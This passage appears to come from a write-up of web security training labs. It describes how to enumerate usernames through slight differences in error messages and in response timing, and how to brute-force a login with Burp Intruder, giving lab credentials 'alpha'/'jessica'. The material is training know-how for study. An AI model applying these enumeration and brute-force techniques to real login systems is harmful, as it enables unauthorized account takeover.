
3. Brute-force the username field with the downloaded list

4. All responses return Invalid username or password. — do a negative search (filter out this string) to find the different one

5. One result stands out — the trailing . is missing → valid username: alpha

6. Brute-force the password for alpha using the password list

7. Filter for 30x redirects


8. Password found: jessica → login → Solved
LAB 5 — Username Enumeration via Response Timing
Level:
PRACTITIONER
Analysis

| Vulnerability | Username enumeration and password brute-force attacks |
| Goal | Find a valid username and password |
| Key Concept | The app checks the username first, then the password. If the username is invalid it returns immediately. If valid, it proceeds to check the password — making it take longer. By sending a very long password and measuring response time, we can identify valid usernames. |
Steps
1. Open the lab and go to My Account page


2. Try to login with invalid username or password and intercept the request with Burp

3. Send the request to Intruder — download the username and password lists from the lab main page
4. Select the username in Intruder, load the username list as payload, and start the attack

5. Got error: You have made too many incorrect login attempts. Please try again in 30 minute(s).
